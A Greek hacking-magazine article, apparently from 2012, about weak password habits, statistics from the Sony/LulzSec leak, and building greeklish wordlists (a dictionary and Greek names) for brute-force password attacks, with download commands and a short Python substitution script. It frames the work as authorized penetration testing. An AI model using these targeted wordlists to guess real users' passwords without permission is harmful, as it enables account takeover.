Κακά τα ψέμματα. Ο ανθρώπινος παράγοντας για άλλη μια φορά αποδεικνύεται ως ο ποιος αδύναμος κρίκος στην ασφάλεια των συστημάτων. Φανταστείτε τώρα έναν υπεύθυνο ασφαλείας, ο οποίος το γνωρίζει πολύ καλά αυτό και μάλιστα έχει καεί αρκετές φορές από τα καμώματα των χρηστών. Αποφασίζει έτσι να μοιράσει σε όλους τυχαία παραγμένους,

Όλες οι στατιστικές έρευνες και αναλύσεις συμφωνούν: Το πιο δημοφιλές password είναι το ...password, με το 123456 να το συναγωνίζεται επάξια! Για άλλη μια φορά, ο ανθρώπινος παράγοντας αποδεικνύεται ως ο πιο αδύναμος κρίκος στην ασφάλεια των συστημάτων.



ισχυρούς κωδικούς που συνδυάζουν πεζά, κεφαλαία, ειδικά σύμβολα, αριθμητικά ψηφία -- κι επιπρόσθετα έχουν ικανό μήκος (τουλάχιστον 12 χαρακτήρες). Οι κωδικοί αυτοί είναι αρκετά ισχυροί αλλά έχουν ένα άλλο, ύπουλο πρόβλημα: Είναι δύσκολο να αποστηθίζονται. Έτσι, μετά από λίγο, απηυδισμένοι οι χρήστες αρχίζουν να βρίσκουν διάφορες πατέντες ώστε να θυμούνται τα ισχυρά, κατά τα άλλα, passwords: Τους γράφουν σε χαρτάκια τα οποία βάζουν σε κάποιο (εύκολα παραβιάσιμο) συρτάρι, κάτω από το πληκτρολόγιο -- ακόμη και σε postit, πρακτικά σε κοινή θέα!

Ωμή βία

Υπάρχει μια πληθώρα εργαλείων που χρησιμοποιούνται για την εύρεση passwords με τη μέθοδο του brute force, δηλαδή με την εξαντλητική δοκιμή κωδικών έως ότου βρεθεί ο σωστός ή ως το σημείο που θα έχουν δοκιμαστεί όλοι οι διαθέσιμοι κωδικοί/συνδυασμοί. Τα εργαλεία του είδους χρησιμοποιούνται κατά routers, web/FTP/mail/VPN/SSH servers, hash dumps, wireless networks κ.ο.κ., με τις αντίστοιχες επιθέσεις να χαρακτηρίζονται ως online ή offline. Τώρα, ανεξάρτητα από την ποιότητα ενός προγράμματος brute force, η αποτελεσματικότητα μιας επίθεσης εξαρτάται κυρίως από το πόσο καλή είναι η λίστα (wordlist) ή αλλιώς το λεξικό (dictionary) που συμβουλεύεται το πρόγραμμα, προκειμένου να δοκιμάζει κωδικούς. Είναι νομίζουμε προφανές ότι ένα πρόγραμμα brute force συμβουλεύεται αναγκαστικά μια τέτοια wordlist, αφού αν δοκίμαζε κωδικούς στην τύχη τότε η πιθανότητα επιτυχίας θα ήταν λίγο μεγαλύτερη από την πιθανότητα να βάλεις ένα πιθηκάκι μπροστά από το πληκτρολόγιο και να περιμένεις ότι, δια των τυχαίων χτυπημάτων, θα σου γράψει το παρόν κείμενο έως εδώ, με ή χωρίς το “εδώ”. Προφανώς, λοιπόν, κάθε πρόγραμμα brute force τερματίζει επιτυχώς αν και μόνον αν ο ζητούμενος κωδικός βρίσκεται στη wordlist που συμβουλεύεται.

Τώρα, η συλλογή πληροφοριών και το social engineering αποτελούν σημαντικά μέρη της διαδικασίας κατασκευής μιας *καλής* wordlist. Ο επιτιθέμενος πρέπει να γνωρίζει πολύ καλά το στόχο του, πριν ακόμα καταπιαστεί με την κατασκευή της λίστας. Έτσι, αυξάνονται θεαματικά και οι πιθανότητες για ένα επιτυχημένο bruteforce. Το κυνήγι του κωδικού (password hunt) είναι μια συναρπαστική διαδικασία, που πολλές φορές ειλικρινά δεν θέλεις να τελειώσει. Αφού βρεις τον κωδικό, λυπάσαι αν το κυνήγι τελείωσε γρήγορα και σίγουρα αισθάνεσαι δέος και σεβασμό, αν ο κωδικός ήταν δύσκολος.

Στο σημείο αυτό και πριν συνεχίσουμε, οφείλουμε να υπογραμμίσουμε εμφατικά ότι ο penetration tester πρέπει να έχει σύμβαση και ειδική άδεια από την εταιρεία στην οποία πραγματοποιεί το pentest. Μόνον έτσι αποφεύγονται ηθικά και νομικά προβλήματα, τα οποία ενδέχεται να οδηγήσουν ακόμη και στα δικαστήρια. Ό,τι παρουσιάζουμε στο παρόν άρθρο έχει 110% εκπαιδευτικό χαρακτήρα και μόνο.

Διαρροές passwords και κάποια πολύ ενδιαφέροντα συμπεράσματα

Κατά καιρούς πραγματοποιούνται επιθέσεις σε web sites και βάσεις δεδομένων εταιριών, από τις οποίες προκύπτουν πολλά και αξιοπρόσεκτα συμπεράσματα. Η Sony, για παράδειγμα, δέχθηκε ένα τεράστιο πλήγμα τον Απρίλιο του 2011, όπου οι attackers διείσδυσαν στους servers της εταιρίας και έκλεψαν προσωπικά δεδομένα 24,6 εκατομμυρίων χρηστών ανά τον κόσμο. Η ομάδα LulzSec δημοσίευσε τα αποτελέσματα μέσω

BitTorrent, αποκαλύπτοντας τα στοιχεία 200.000 χρηστών. Μετά από στατιστική ανάλυση προέκυψαν τα ακόλουθα, εξαιρετικά ενδιαφέροντα αποτελέσματα:

1. Οι περισσότεροι άνθρωποι χρησιμοποιούν το ίδιο ζεύγος <username, password> σε πολλούς λογαριασμούς (Gmail, PayPal, online bank accounts, eBay κ.λπ.)
2. Τα passwords του 99% των χρηστών περιέχουν μόνο αλφαριθμητικούς χαρακτήρες, άρα το 99% των passwords δεν είναι περισσότερο πολύπλοκα από τα Nikos123, sex6969, summer, abc123, qwerty, qwerty1 κ.ά.
3. Οι περισσότεροι χρήστες μοιράζονται το ίδιο password. Κοινοί κωδικοί από το Sony Online Entertainment ήταν οι εξής: seinfeld, password, 123456, princess, peanut, shadow, ginger, Michael, sunshine, tigger, bailey.
4. Οι περισσότεροι χρήστες χρησιμοποιούν passwords μήκους από 6 έως 8 χαρακτήρων. Σε μικρότερο βαθμό χρησιμοποιούνται passwords από 9 έως 10 χαρακτήρες, πολύ λίγοι χρήστες έχουν passwords το πολύ μήκους 5, ενώ ακόμα λιγότεροι έχουν passwords μήκους 12 και πλέον χαρακτήρων.

Συμπεράσματα: Οι άνθρωποι δεν αισθάνονται κάποιον ιδιαίτερο κίνδυνο με την επιλογή των passwords, δεν βάζουν τη φαντασία τους να δουλέψει και σίγουρα δεν κάνουν τον κόπο να χρησιμοποιήσουν ειδικούς χαρακτήρες, όπως !, @, #, $, %, ^, &, * κ.ο.κ. Με λίγα λόγια, οι κωδικοί της μεγάλης πλειονότητας των χρηστών είναι σχετικά εύκολο να μαντευτούν -- και φυσικά οι attackers εκμεταλλεύονται το γεγονός.

Wordlists με greeklish

Στο Internet υπάρχουν λίστες με τα πιο συχνά χρησιμοποιούμενα passwords. Αυτές οι λίστες όμως δεν αφορούν ειδικά στους Έλληνες χρήστες -- ή ακριβέστερα στις ελληνικές συνήθειες. Πράγματι, ένας Έλληνας είναι πολύ πιθανό να χρησιμοποιεί greeklish για τα passwords κι όχι αγγλικές λέξεις. Ελάτε λοιπόν να φτιάξουμε δύο λίστες: Η μία θα περιλαμβάνει όλες τις λέξεις ενός ελληνικού λεξικού σε greeklish, ενώ η άλλη (σχεδόν) όλα τα ελληνικά ονόματα -- επίσης σε greeklish.

Για αρχή χρειαζόμαστε ένα ψηφιοποιημένο, ελληνικό λεξικό. Από την ακόλουθη σελίδα του OpenOffice

`www.openoffice.org/el/about-spellcheck.html`

παίρνουμε το αρχείο el_GR.zip, το απευθείας URL του οποίου είναι αυτό:

`http://elspell.math.upatras.gr/files/ooffice/el_GR.zip`

Αφού αποσυμπιέσουμε το el_GR.zip, το αρχείο που μας ενδιαφέρει είναι το el_GR.dic. Περιλαμβάνει 588577 διαφορετικές λέξεις και νομίζουμε ότι για αρχή είναι καλό :D Πρέπει βέβαια να το μετατρέψουμε σε greeklish και γι’ αυτό χρειαζόμαστε ένα script σε BASH, Python, Perl ή όποια άλλη σκριπτογλώσσα προτιμάμε, τέλος πάντων. Ένα τέτοιο script είναι το pygr2gl, του Γιώργου Νοταρά. Αλλά ας δούμε πώς εργαζόμαστε κάτω από το αγαπημένο μας Unix-like OS -- αρκεί να έχει εγκατεστημένη την Python κι ένα εργαλείο σαν το wget:

```
$ wget http://elspell.math.upatras.gr/files/ooffice/el_GR.zip
[...]
HTTP request sent, awaiting response... 200 OK
Length: 1532950 (1.5M) [application/zip]
Saving to: `el_GR.zip'
100%[=================================>] 1,532,950   1.18M/s
in 1.2s
2012-03-08 10:51:21 (1.18 MB/s) - `el_GR.zip' saved
[1532950/1532950]
$ unzip el_GR.zip
Archive:  el_GR.zip
  inflating: el_GR.aff
  inflating: el_GR.dic
  inflating: README_el_GR.txt
$ wget http://www.g-loaded.eu/packages/pygr2gl/pygr2gl-0.1.tar.gz
[...]
HTTP request sent, awaiting response... 200 OK
Length: 9434 (9.2K) [application/x-gzip]
Saving to: `pygr2gl-0.1.tar.gz'
100%[=================================>] 9,434       27.7K/s
in 0.3s
2012-03-08 10:57:14 (27.7 KB/s) - `pygr2gl-0.1.tar.gz' saved
[9434/9434]
$ tar zxvf pygr2gl-0.1.tar.gz
x pygr2gl-0.1/
x pygr2gl-0.1/README
x pygr2gl-0.1/test_iso8859-7.txt
x pygr2gl-0.1/test_utf-8.txt
x pygr2gl-0.1/COPYING
x pygr2gl-0.1/pygr2gl
$ python pygr2gl-0.1/pygr2gl el_GR.dic > greeklish.dic
```

Και με την τελευταία εντολή παίρνουμε το πρώτο, ωραιότατο και πληρέστατο wordlist μας σε greeklish! Αν ανοίξουμε το greeklish.dic με κάποιον text editor και το παρατηρήσουμε, θα δούμε ότι μερικά γράμματα έχουν αντικατασταθεί από αριθμούς. Πράγματι, το εργαλείο pygr2gl κάνει τις ακόλουθες αντιστοιχίσεις:

```
(θ, ξ, ψ, Θ, Ξ, Ψ) <--> (8, 3, 4, 8, 3, 4)
```

Προφανώς και δεν πρόκειται για μια 1-1 αντιστοίχιση, δηλαδή. Ο τρόπος αυτός μετατροπής έχει ένα βασικό μειονέκτημα. Όπως μπορούμε να δούμε και στη συνάρτηση get_conversion_pool() του pygr2gl, δεν μπορούμε να αντιστοιχίσουμε δύο χαρακτήρες σε έναν. Κι αυτό θα θέλαμε να το κάνουμε γιατί συχνά στα greeklish γράφουμε με φθόγγους κι όχι με αριθμούς. Έτσι, αντί στη θέση των θ, ξ και ψ να βάζουμε τα 8, 3 και 4

αντίστοιχα, στην πράξη βάζουμε τα th, ks και ps. Για παράδειγμα, τη λέξη «θεός" δεν τη γράφουμε πάντα ως "8eos», αλλά πολύ συχνά ως "theos». Το πρόβλημα αυτό αντιμετωπίζει το ακόλουθο script, επίσης σε Python:

```
#!/usr/bin/env python
#letter_changer.py by dr@g
import sys
def replace_chars(line,dic_words):
  for i,j in dic_words.iteritems():
    line=line.replace(i,j)
  return line
letters={'8':'th','3':'ks','4':'ps'}
f=sys.argv[1]
filename=open(f,'r')
for line in filename:
  new_line=replace_chars(line,letters)
  print new_line,
filename.close()
```

Πληκτρολογούμε το script σ' έναν text editor και το αποθηκεύουμε με τ' όνομα letter_changer.py. Για να πάρουμε τη νέα wordlist με τους φθόγγους, ξεκινώντας από εκείνη που μας έδωσε το pygr2gl, αρκεί να δώσουμε το ακόλουθο:

```
$ python letter_changer.py greeklish.dic > final_greeklish.dic
```

Μπορείτε να πειραματιστείτε περαιτέρω φτιάχνοντας εναλλακτικές wordlists, όπου θα έχουν λάβει χώρα κι άλλες αντικαταστάσεις. Για παράδειγμα, τα h και u θα αντικαθίστανται από το i, το w από το o, το ai από το e κ.ο.κ.

Χρωστάμε όμως να φτιάξουμε και μια wordlist με όλα τα ελληνικά ονόματα -- κι αυτή σε greeklish. Από πού ξεκινάμε; Στα ακόλουθα site

www.foundalis.com/grk/EllinikaOnomata.html

http://users.sch.gr/kassetas/Names3.htm

δημοσιεύονται έρευνες με ονόματα που χρησιμοποιούνται στην Ελλάδα. Επιλέγουμε ό,τι θέλουμε και κάνουμε επικόλληση στο Excel. Απομονώνουμε τα ονόματα και τα επικολλούμε σ' ένα νέο φύλλο Excel, το οποίο και αποθηκεύουμε ως .txt. Κατ' αυτόν τον τρόπο έχουμε ένα πρώτο text file μ' όλα τα ελληνικά ονόματα. Η συνέχεια είναι μάλλον προφανής: Με χρήση των pygr2gl και letter_changer.py παίρνουμε την τελική λίστα με όλα τα ελληνικά ονόματα σε greeklish. Βεβαίως, αλλάζοντας το letters στο letter_changer.py, πραγματοποιούμε κι ό,τι προσαρμογές κρίνουμε ως απαραίτητες. Προσθέτοντας, π.χ., το 'W':'O', είναι σαν να ορίζουμε την αντικατάσταση των Ω από Ο.

Δημιουργία αποτελεσματικών world lists

Οι κάτοικοι κάθε χώρας έχουν το δικό τους τρόπο ζωής, τις δικές τους συνήθειες και τις δικές τους ιδιαιτερότητες. Οι παρατηρήσεις αυτές θα μπορούσαν μάλιστα να εξειδικευτούν για διαφορετικές περιοχές της ίδιας χώρας. Όπως και να 'χει, το γεγονός αυτό επηρεάζει και τον τρόπο που λειτουργούν σε όλες τις πτυχές της ζωής τους, από το πιο ασήμαντο

πράγμα έως το πιο σημαντικό. Ο τομέας της ασφάλειας συστημάτων και δικτύων, δεν θα μπορούσε ν' αποτελεί εξαίρεση. Από σχετικές έρευνες έχει παρατηρηθεί ότι τα passwords που χρησιμοποιεί τουλάχιστον το 70% των Ελλήνων χρηστών έχουν κοινά χαρακτηριστικά. Ακολουθούν μερικά παραδείγματα.

- χρήση του εργοστασιακού κωδικού του wireless router
- χρήση του τηλεφώνου, σταθερού ή κινητού, ως password στον wireless router ή στο αντίστοιχο user account του υπολογιστή
- passwords που είναι το μικρό -ή ακόμη και το χαϊδευτικό- όνομα της σχέσης (Σ.τ.Ε. Λογικά, δηλαδή, το «zouzounaki» πρέπει να παίζει πολύ!)
- passwords που προέρχονται από το όνομα κάποιου κατοικίδιου, όνομα παιδιού, ημερομηνία αρραβώνα, ημερομηνία γέννησης παιδιού
- σε πολύ μικρότερο ποσοστό, τα passwords είναι το όνομα της εταιρείας στην οποία εργάζεται ο χρήστης

Είναι προφανές, λοιπόν, ότι δεδομένα σαν τα προαναφερθέντα πρέπει να λαμβάνονται υπόψη κατά τη δημιουργία ενός αποτελεσματικού για τον πληθυσμό wordlist -- ή έστω ενός wordlist που είναι αποτελεσματικό για ένα υποσύνολο του πληθυσμού.


Κακά τα ψέμματα. Κάθε καλά ορισμένο υποσύνολο του πληθυσμού, π.χ., με βάση την ηλικία, τον τόπο κατοικίας, το μορφωτικό επίπεδο κ.ο.κ., αποτελεί μια ξεχωριστή περίπτωση. Ως τέτοια, ο επαγγελματίας pentester οφείλει να την αντιμετωπίζει με ιδιαίτερη προσοχή. Για να το πούμε κι αλλιώς, δεν υπάρχει κλειδί που να ξεκλειδώνει όλες τις πόρτες. Θα μπορούσε βέβαια κάποιος να ισχυριστεί ότι αν ο pentester έχει φτιάξει μια τεράστια wordlist με βάση όλα όσα είναι γνωστά για τον πληθυσμό, τότε θα είχε μεγάλες πιθανότητες επιτυχίας. Η σκέψη είναι σωστή, μόνο που παραβλέπει τον παράγοντα του χρόνου: Σε πολλά σενάρια pentesting δεν διατίθεται απεριόριστος χρόνος. Επομένως αντί για μια καθολική wordlist που *ενδεχομένως* περιέχει το ζητούμενο password, πρέπει να χρησιμοποιείται μια κατάλληλα επιλεγμένη, μικρότερη wordlist. Σε κάθε περίπτωση, η επιτυχία δεν είναι δυνατόν να θεωρείται δεδομένη. Η φρόνιμη επιλογή wordlist, όμως, σημαίνει αυξημένες πιθανότητες επιτυχίας σε ρεαλιστικές συνθήκες.

Η συναρπαστική συνέχεια

Στο παρόν μόλις που αγγίξαμε την κορυφή του παγόβουνου που λέγεται Wordlist Generation. Ξέρουμε τι θα λέτε τώρα. Ότι υπάρχουν ένα σωρό παγόβουνα, με ένα σωρό ευφάνταστα ονόματα. Δεν έχετε άδικο, η μεταφορά όμως που μόλις κάναμε είναι ακριβέστατη. Στο επόμενο τεύχος, π.χ., θα σας δείξουμε πώς να φτιάχνετε wordlists οι λέξεις των οποίων θα σχηματίζονται με βάση συγκεκριμένους κανόνες, οι οποίοι με τη σειρά τους θα αντικατοπτρίζουν όσο το δυνατόν καλύτερα τις συνήθειες των υποψηφίων στόχων. Προς το παρόν σας αφήνουμε να δοκιμάσετε --πάντα σε εργαστηριακές συνθήκες-- τα greeklish wordlists που φτιάξαμε. Α, κι αν δεν έχετε ιδέα για το πώς μπορείτε να τα δοκιμάσετε, ένα θα σας πούμε: Υπομονή, όλα θα τα εξηγήσουμε, όλα θα γίνουν!

Στο HACKER Απριλίου...

Μεταξύ των θεμάτων του περιοδικού που δεν είμαστε σε θέση ν’ ανακοινώσουμε ακόμα, θα βρείτε το τρίτο μέρος της σειράς πάνω στο πώς δουλεύουν τα δίκτυα. Το εν λόγω άρθρο ελλείψει χώρου δεν δημοσιεύτηκε στο παρόν τεύχος. Στο επόμενο τεύχος, λοιπόν, εξηγούμε αναλυτικά τη λογική του subnetting, ώστε να μην έχετε ποτέ ξανά απορία, π.χ., για το ρόλο αυτών των μυστήριων subnet masks!



deltahacker.gr